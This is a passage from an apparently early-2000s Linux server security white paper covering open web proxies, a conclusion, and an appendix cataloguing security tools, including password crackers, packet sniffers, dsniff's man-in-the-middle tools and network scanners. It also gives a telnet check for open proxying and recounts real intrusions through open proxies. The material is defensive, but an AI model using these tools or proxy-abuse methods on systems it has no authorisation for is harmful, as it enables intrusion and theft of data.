- As Web services are emerging technologies, it is worthwhile to follow the development of security in Web services. For example, there is a prototype implementation of SOAP encryption in the IBM Web Services Toolkit (http://www.alphaworks.ibm.com/tech/webservicestoolkit). You may also want to follow the progress of the W3C XML Encryption workgroup (http://www.w3.org/Encryption/2001/).

Web proxies

Ordinarily, a Web proxy, or proxy server, is a dedicated server located between a local network or DMZ and the outside world, trafficking and "proxy-ing" internal users or customers Web requests out to the Internet, often caching the Web page results in order to accelerate subsequent visits to the same URL. However, proxy servers are often easy to misconfigure, which can allow any Internet user to proxy their HTTP requests through the misconfigured server to other destinations. Further, many Web servers are run as proxies without their administrators intending them to be proxy servers at all (due to default or erroneous configurations). These are considered "open proxies" by the security community, and are often catalogued on various Web sites. Malicious users attempt to use proxy servers to anonymize their own Web browsing, or worse, to mimic

[33] SOAP-DSIG - http://www.ibm.com/developerworks/webservices/library/ws-soapsec/
[34] WSIF is a SOAP-independent framework for accessing Web Services -- http://www-106.ibm.com/developerworks/webservices/library/ws-wsif.html

valid users in an effort to gain internal access. Recently, this latter example was exploited by a hacker using an open proxy at MCI WorldCom[35]. Using an open proxy scanner called "Proxy Hunter", the hacker found an open proxy, configured his Web browser to use that proxy, and proceeded to browse WorldCom's Intranet, appearing as a valid employee, allegedly perusing a variety of sensitive employee data. A similar example occurred at Excite@Home which allowed access through a misconfigured proxy into the internal network, allegedly exposing Exicte@Home's customer list of 2.95 million cable modem subscribers.[36]

Configuring your Web server to properly allow or disallow proxy serving is critical to a secure service provider infrastructure. A simple way to test if your server allows HTTP proxying is to telnet to your Web server, and issue an HTTP request to a different host:

```
[root@mordor tmp]# telnet your.server.com 80
Trying 192.12.17.99...
Connected to your.server.com (192.12.17.99).
Escape character is '^]'.
GET http://some.othersite.com/ HTTP/1.0
[ hit enter/return twice ]
```

If you get HTML data from http://some.othersite.com, your server is probably misconfigured, as your server is returning data from a foreign host – likely not what you intended if you are not running http://your.server.com as a proxy server. If you get HTML data from *your* server, or an error, your server is likely configured to respond to proxy requests correctly. If you need to use a proxy, make sure the following is correctly defined and in your httpd.conf (if you are not using this server as a proxy, comment out or remove these directives altogether):

```
<Directory proxy:*>
   Order deny,allow
   Deny from all
   Allow from .yourserver.com
</Directory>
```

Misconfigurations or default installations in Web servers can lead to misuse and potential security vulnerabilities via open proxies. Web proxy protection should be an essential aspect of any service provider security policy.

Conclusion

Providing effective security in a service provider infrastructure is a complex task, but a task made more flexible, cost effective, and powerful with Linux. In today's highly networked world, service providers are constantly faced with balancing between customer access and functionality and the protection of their servers and data. Each day seems to bring new Internet-based threats, ranging from service disruption to total system

[35] http://www.linuxsecurity.com/articles/hackscracks_article-4124.html
[36] http://www.securityfocus.com/news/209

compromise. Keeping your business safe from this harsh environment takes a well designed and well managed security framework.

As we've seen from the various server scenarios described in this paper, Open systems and software have a significant security advantage over closed systems – the ability for all parts of the code to not just be scrutinized, but expanded and applied in new and interesting ways. This allows the community to respond and react to security incidents and vulnerabilities at a speed unequalled in the closed system world. A recent example of this came from the Nimda worm. Although this worm exploits a variety of vulnerabilities in Microsoft products, such as IIS, Internet Explorer and Outlook, it also exploits shared disks on a network, which allows the worm to quickly spread across an entire enterprise through a single infection entry point. In response to this threat, a Samba users group in Japan discovered they could apply the "veto files" parameter in the Samba configuration file to stop the worm from spreading across Samba-powered network shares. This information was quickly spread through newsgroups and mail lists, and is now included in the latest Samba distribution as a specific README file[37]. Further, this same technique can be applied to prevent the distribution of any Win32 worm which attempts to spread through Samba network shares. There are many similar examples, and this, for all intents, is how the Open Source community operates – Open systems leading to creative use and application, and then rapid knowledge transfer back into the community. This dynamic system is a considerable advantage to a security strategy, as it provides the flexibility to permit a corporation to take a more effective and functional role in managing the overall security of its server infrastructure.

Hopefully, this paper provided you with practical information to secure your Linux systems and to expand your overall Linux security framework. As Linux is proving to be the fastest growing operating system in the market, understanding how to develop a security framework for your server environment is, and will continue to be, a critical part of a service provider infrastructure.

Acknowledgements

Special thanks to Doc Shankar, Norm Patten, Jim Crosskey, Clifford White, George Dolbier, and Emily Ratliff for their comments and input on this paper.

[37] http://us1.samba.org/samba/ftp/docs/README.Win32-Viruses

Appendix - Resources

NOTE: The resources, Web sites, and tools listed in this document are not endorsed, recommended, or supported by IBM. These resources are provided as reference only – if you use these resources, you do so at your own risk. With all security related analysis, use **only** your own equipment and networks and get permission from all parties of authority on the systems you are testing.

Resources - Mailing Lists

- CERT (http://www.cert.com)
- SANS (http://www.sans.com/sansnews)
- SecurityFocus lists (http://www.securityfocus.com)
- SAFER (http://www.safermag.com)
- Firewalls (http://lists.gnac.net/firewalls/)
- Firewall-Wizards (http://www.nfr.com/mailman/listinfo/firewall-wizards)

Resources - Web Sites

- Linux Security HOWTO http://www.linuxdoc.org/HOWTO/Security-HOWTO.html
- Incidents.org http://www.incidents.org/
- LinuxSecurity.com http://www.linuxsecurity.com/
- Linux IPTables HOWTO http://netfilter.samba.org/unreliable-guides/packet-filtering-HOWTO/packet-filtering-HOWTO.linuxdoc.html
- Sendmail.net http://sendmail.net/?feed=000705securitygeneral
- Packetstorm http://packetstorm.decepticons.org/
- SecurityFocus http://www.securityfocus.com/
- Digital Information Society http://www.phreak.org/html/main.shtml
- National Infrastructure Protection Center http://www.nipc.gov/
- Secure Programming for Linux and Unix HOWTO http://linux.math.tifr.res.in/howto/Secure-Programs-HOWTO.html

Resources - Books

- *Intrusion Detection*, Rebecca Bace, Macmillan Technology Series
- *Real World Linux Security*, Bob Toxen, Prentice Hall PTR
- *Hacking Linux Exposed*, Brian Hatch, James Lee, George Kurtz, McGraw Hill
- *Applied Cryptography*, *2nd Edition*, Bruce Schneier, Wiley
- *Network Intrusion Detection – An Analyst's Handbook*, Stephen Northcutt, New Riders
- *Linux Security (Craig Hunt Linux Library)*, Ramon J. Hontanon, Craig Hunt, Sybex
- *TCP/IP Illustrated (Volumes 1, 2 and 3)*, W. Richard Stevens, Gary R. Wright (Contributor), Wright Gary R., Addison-Wesley

- *Maximum Linux Security : A Hacker's Guide to Protecting Your Linux Server and Network*, Anonymous, Sams.

Resources - Tools

(Note: much of the content below is derived from the respective tools documentation or Web sites)

Application Security

Whisker (http://www.wiretrip.net/rfp/p/doc.asp?id=21&iface=2)
Rain.Forest.Puppy's excellent CGI vulnerability scanner

Flawfinder (http://www.dwheeler.com/flawfinder/)
Flawfinder is a Python program which searches through source code for potential security flaws, listing potential security flaws sorted by risk, with the most potentially dangerous flaws shown first. This risk level depends not only on the function, but on the values of the parameters of the function.

StackGuard (http://www.immunix.org)
StackGuard is a compiler that emits programs hardened against "stack smashing" attacks. Stack smashing attacks are a common form of penetration attack. Programs that have been compiled with StackGuard are largely immune to stack smashing attack. Protection requires no source code changes at all.

Libsafe (http://www.avayalabs.com/project/libsafe/index.html)
It is generally accepted that the best solution to buffer overflow and format string attacks is to fix the defective programs. However, fixing defective programs requires knowing that a particular program is defective. The true benefit of using Libsafe and other alternative security measures is protection against future attacks on programs that are not yet known to be vulnerable. Libsafe is under GPL.

Intrusion Detection Systems

Tripwire (Commercial: http://www.tripwire.com
Open Source: http://www.tripwire.org)
A file and directory integrity checker. Tripwire is a tool that aids system administrators and users in monitoring a designated set of files for any changes. Used with system files on a regular (e.g., daily) basis, Tripwire can notify system administrators of corrupted or tampered files, so damage control measures can be taken in a timely manner.

Tripwire for Servers software assures the security and integrity of data on your servers by notifying users if, when, and how files have changed.

LIDS (http://www.turbolinux.com.cn/lids/)
The LIDS (Linux Intrusion Detection System) is an intrusion detection/defense system in the Linux kernel. The goal is to protect Linux systems against root intrusions, by

disabling some system calls in the kernel itself. Brian Hatch, author of "Hacking Linux Exposed", has written a great walk-through of LIDS at:
http://www.securityfocus.com/infocus/1496

AIDE (http://www.cs.tut.fi/~rammer/aide.html)
AIDE (Advanced Intrusion Detection Environment) is an Open Source IDS package.

Snort (http://www.snort.org)
Flexible packet sniffer/logger that detects attacks. Snort is a libpcap-based packet sniffer/logger which can be used as a lightweight network intrusion detection system. It features rules based logging and can perform content searching/matching in addition to being used to detect a variety of other attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and much more. Snort has a real-time alerting capability, with alerts being sent to syslog, a separate "alert" file, or even to a Windows computer via Samba. In a recent IDS test by the NSS Group, Snort was named the "top performer" out of the 16 IDS' reviewed:
(http://www.vnunet.com/News/1127283).

Samhain (http://samhain.sourceforge.net)
Samhain is designed for intuitive configuration and tamper-resistance, and can be configured as a client/server application to monitor many hosts on a network from a single central location. Samhain uses a PGP-signable database of file signatures, including a cryptographic checksum, compares the current state of files and directories against this database, identifies changes, and reports on them if a policy violation is detected. Samhain is under GPL.

Security Testing Tools

Nmap (http://www.insecure.org/nmap)
The premier network auditing and testing tool (detailed in the main body of this document above).

LSOF (ftp://vic.cc.purdue.edu/pub/tools/unix/lsof)
Lsof lists open files for running Unix/Linux processes.

Netcat (http://www.atstake.com/research/tools/index.html)
Netcat is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol. It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool since it can create almost any sort of connection you would need and has several interesting built-in capabilities.

Hping2 (http://www.kyuzz.org/antirez/hping/)
hping2 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies. It handles fragmentation and arbitrary packet body and size, and can be used to transfer files under supported protocols. Using hping2, you can: test firewall rules, perform port scanning, test net performance using

different protocols, packet size, TOS (type of service), and fragmentation, perform path MTU discovery, transfer files, perform traceroute-like actions under different protocols, fingerprint remote OSs, audit a TCP/IP stack, etc. hping2 is also a very good tool for learning TCP/IP.

Nemesis (http://www.packetninja.net/nemesis/)
The Nemesis Project is designed to be a command line-based, portable human IP stack for UNIX/Linux. The suite is broken down by protocol, and should allow for useful scripting of injected packet streams from simple shell scripts.

Firewalk (http://www.packetfactory.net/Projects/Firewalk/)
Firewalking is a technique developed by MDS and DHG that employs traceroute-like techniques to analyze IP packet responses to determine gateway ACL filters and map networks. Firewalk the tool employs the technique to determine the filter rules in place on a packet forwarding device. The newest version of the tool, firewalk/GTK introduces the option of using a graphical interface and a few bug fixes.

Cheops (http://www.marko.net/cheops/)
A GTK-based network "Swiss-army-knife." Cheops gives a simple interface to most network utilities, maps local or remote networks and can show OS types of the machines on the network, similar to what a file manager does with your file system.

SendIP (http://www.earth.li/projectpurple/progs/sendip.html)
SendIP has a large number of command line options to specify the content of every header of a RIP, TCP, UDP, ICMP or raw IPv4 and IPv6 packet. It also allows any data to be added to the packet. Checksums can be calculated automatically, but if you wish to send out wrong checksums, that is supported too.

Password Tools

Crack / Libcrack (http://www.users.dircon.co.uk/~crypto/)
Crack 5 is an update version of Alec Muffett's classic local password cracker. Traditionally these allowed any user of a system to crack the /etc/passwd and determine the passwords of other users (or root) on the system. Modern systems require you to obtain read access to /etc/shadow in order to perform this. It is a very good idea for sysadmins to run a cracker occasionally to verify that all users have strong passwords.

John The Ripper (http://www.openwall.com/john/)
An active password cracking tool, "John", normally called "John the Ripper", is a tool to find weak passwords of your users.

Passwdqc (http://www.openwall.com/passwdqc)
pam_passwdqc is a simple password strength checking module for PAM-aware password changing programs, such as passwd(1). In addition to checking regular passwords, it offers support for passphrases and can provide randomly generated passwords.

Npasswd (http://www.utexas.edu/cc/unix/software/npasswd/)
Npasswd is a replacement for the passwd command for Unix/Linux systems. New passwords are stringently screened to decrease the chance of having passwords vulnerable to guessing by programs such as Crack. In addition npasswd addresses other deficiencies found in many vendor-supplied passwd programs. Combining intelligent password screening with a shadow database provides the best protection short of one-time use passwords or challenge/response smart card systems.

Network Scanners

Saint (http://www.wwdsi.com/saint/)
SAINT (Security Administrator's Integrated Network Tool) is a security assessment tool based on SATAN. Features include scanning through a firewall, updated security checks from CERT & CIAC bulletins, four levels of severity (red, yellow, brown, & green) and an HTML interface.

SARA (http://www-arc.com/sara/)
Security Auditor's Research Assistant (SARA) is a 3rd generation security analysis tool that is based on the SATAN model which is covered by the GNU GPL-like open license. It is fostering a collaborative environment and is updated periodically to address latest threats.

Internet Security Scanner (http://www.iss.net)
A popular commercial network security scanner.

Nessus (http://www.nessus.org)
Remote network security auditor. The Nessus Security Scanner client is a security auditing tool. It makes possible to test security modules in an attempt to find vulnerable spots that should be fixed. It is composed of a server and a client. The server/daemon, nessusd, is in charge of the attacks, whereas the client, nessus, provides the user with an X11/GTK-based interface.

Port Scan Detectors

Abacus Portsentry (http://www.psionic.com/abacus/portsentry/)
Portscan detection daemon PortSentry has the ability to detect port scans (including stealth scans) on the network interfaces of your server. Upon alarm it can block the attacker via hosts.deny, dropped route or firewall rule. Note: If you have no idea what a port/stealth scan is, I'd recommend having a look at http://www.psionic.com/abacus/portsentry/ before installing this package. Otherwise you might easily block hosts you are not intending to (e.g., your NFS-server, name-server, etc.).

Klaxon (http://www.eng.auburn.edu/users/doug/second.html#Security)

A modification to rexec, but instead of actually executing anything, it returns a benign error to the caller, and syslogs the calling host, username, and name of attempted service access. Also, useful for detecting port scanner attacks like those perpetrated by ISS and SATAN.

Scanlogd (http://www.openwall.com/scanlogd/)
scanlogd is a TCP port scan detection tool, originally designed to illustrate various attacks an IDS developer has to deal with.

Encryption

Stunnel (http://www.stunnel.org)
Stunnel is a program that allows you to encrypt arbitrary TCP connections inside SSL (Secure Sockets Layer) available on both Unix and Windows. Stunnel can allow you to secure non-SSL aware daemons and protocols (like POP, IMAP, NNTP, LDAP, etc) by having Stunnel provide the encryption, requiring no changes to the daemon's code.

OpenSSH / SSH http://www.openssh.com/
http://www.ssh.com/commerce/index.html
Secure rlogin/rsh/rcp replacement, OpenSSH is derived from OpenBSD's version of ssh, which was in turn derived from ssh code from before the time when ssh's license was changed to be non-free. Ssh (Secure Shell) is a program for logging into a remote machine and for executing commands on a remote machine. It provides secure encrypted communications between two untrusted hosts over an insecure network. X11 connections and arbitrary TCP/IP ports can also be forwarded over the secure channel. It is intended as a replacement for rlogin, rsh and rcp, and can be used to provide rdist, and rsync with a secure communication channel.

GnuPG http://www.gnupg.org
GnuPG is a complete and free replacement for PGP. Because it does not use the patented IDEA algorithm, it can be used without any restrictions. GnuPG is a RFC2440 (OpenPGP) compliant application. GnuPG is a useful utility for creating and validating software packages. For example, Red Hat signs their RPM packages with GnuPG generated digital signatures.

Log and Traffic Monitors

MRTG (http://www.mrtg.org)
The Multi Router Traffic Grapher (MRTG) is a tool to monitor the traffic load on network-links. MRTG generates HTML pages containing PNG images which provide a live visual representation of this traffic. MRTG can be extended with RRDtool (http://people.ee.ethz.ch/~oetiker/webtools/mrtg/mrtg-rrd.html) for more advanced graphing and storage/retrieval of time-series data. Both of these tools are very useful for keeping an eye on your network traffic capacity – often an indicator of an attack.

Swatch (http://www.stanford.edu/~atkins/swatch/)
Swatch, the Simple Watch Daemon is a program for UNIX system logging, originally written to actively monitor messages as they are written to a log file via the UNIX syslog utility. Swatch was designed to keep system administrators from being overwhelmed by large quantities of log data. It monitors log files and acts to filter out unwanted data and take one or more simple user specified actions based upon patterns in the log. Swatch can monitor information as it is being appended to the log file and alert system administrators immediately to serious system problems as they occur.

Timbersee (http://www.fastcoder.net/~thumper/software/sysadmin/timbersee/)
Timbersee is a program very similar to the Swatch program. It is used to monitor log files for important messages, but differs in that it can watch more than one log file at a time, and does not fork off extra processes. Another difference from other tools is that the configuration file is an XML file which is validated at program start.

Logsurf (http://www.cert.dfn.de/eng/logsurf/)
The program "logsurfer" was designed to monitor any text-based logfiles on your system in real time. The large amount of log information collected (like all messages handled by the syslog-daemon or logfiles from ftp, Web servers, etc.) makes it very difficult to check your logs manually to find any unusual activity. It is useful to have a program do this monitoring on your behalf – particularly in large server environments. If you don't want to use a script that checks your logs in certain time intervals (nightly, weekly, etc.) then you might be interested in the programs like swatch or logsurfer.

TCP Wrappers (ftp://ftp.porcupine.org/pub/security/index.html)
Wietse Venema's network logger, also known as TCPD or LOG_TCP. These programs log the client host name of incoming telnet, ftp, rsh, rlogin, finger etc. requests. Security options are: access control per host, domain and/or service; detection of host name spoofing or host address spoofing; booby traps to implement an early-warning system.

IPLog (http://ojnk.sourceforge.net/)
iplog is a TCP/IP traffic logger. Currently, it is capable of logging TCP, UDP and ICMP traffic.

IPTraf (http://cebu.mozcom.com/riker/iptraf/)
IPTraf is an ncurses-based IP LAN monitor that generates various network statistics including TCP info, UDP counts, ICMP and OSPF information, Ethernet load info, node stats, IP checksum errors, and others.

Ntop (http://www.ntop.org)
ntop is a Unix/Linux tool that shows the network usage, similar to what the popular "top" Unix/Linux command does.

Snort (http://www.snort.org)
Flexible packet sniffer/logger that detects attacks. Snort is a libpcap-based packet sniffer/logger which can be used as a lightweight network intrusion detection system. It

features rules based logging and can perform content searching/matching in addition to being used to detect a variety of other attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and much more. Snort has a real-time alerting capability, with alerts being sent to syslog, a separate alert file, or even to a Windows computer via Samba.

Sniffers

Sniffit (http://reptile.rug.ac.be/~coder/sniffit/sniffit.html)
Packet sniffer and monitoring tool, sniffit is a packet sniffer for TCP/UDP/ICMP packets. sniffit is able to give you very detailed technical info on these packets (SEC, ACK, TTL, Window, etc.) but also packet contents in different formats.

Tcpdump (http://www.tcpdump.org)
A powerful tool for network monitoring and data acquisition. Tcpdump program allows you to dump the traffic on a network. It can be used to print out the headers of packets on a network interface that matches a given expression. You can use this tool to track down network problems, to detect ping attacks or to monitor the network activities.

DSniff (http://naughty.monkey.org/~dugsong/dsniff/)
dsniff is a collection of tools for network auditing and penetration testing. Includes sophisticated techniques for defeating the "protection" of network switchers. dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy passively monitor a network for interesting data (passwords, e-mail, files, etc.). arpspoof, dnsspoof, and macof facilitate the interception of network traffic normally unavailable to an attacker (e.g, due to layer-2 switching). sshmitm and webmitm implement active man-in-the-middle attacks against redirected SSH and HTTPS sessions by exploiting weak bindings in ad-hoc PKI.

Ethereal (http://www.ethereal.com/)
Ethereal is a free network protocol analyzer for Unix/Linux and Windows. It allows you to examine data from a live network or from a capture file on disk. You can interactively browse the capture data, viewing summary and detail information for each packet. Ethereal has several powerful features, including a rich display filter language and the ability to view the reconstructed stream of a TCP session.

Ngrep (http://www.packetfactory.net/Projects/ngrep/)
A grep-like tool for network traffic. ngrep strives to provide most of GNU grep's common features, applying them to the network layer. ngrep is a pcap-aware tool that will allow you to specify extended regular expressions to match against data payloads of packets. It currently recognizes TCP, UDP and ICMP across Ethernet, PPP, SLIP and null interfaces, and understands bpf filter logic in the same fashion as more common packet sniffing tools, such as tcpdump and snoop.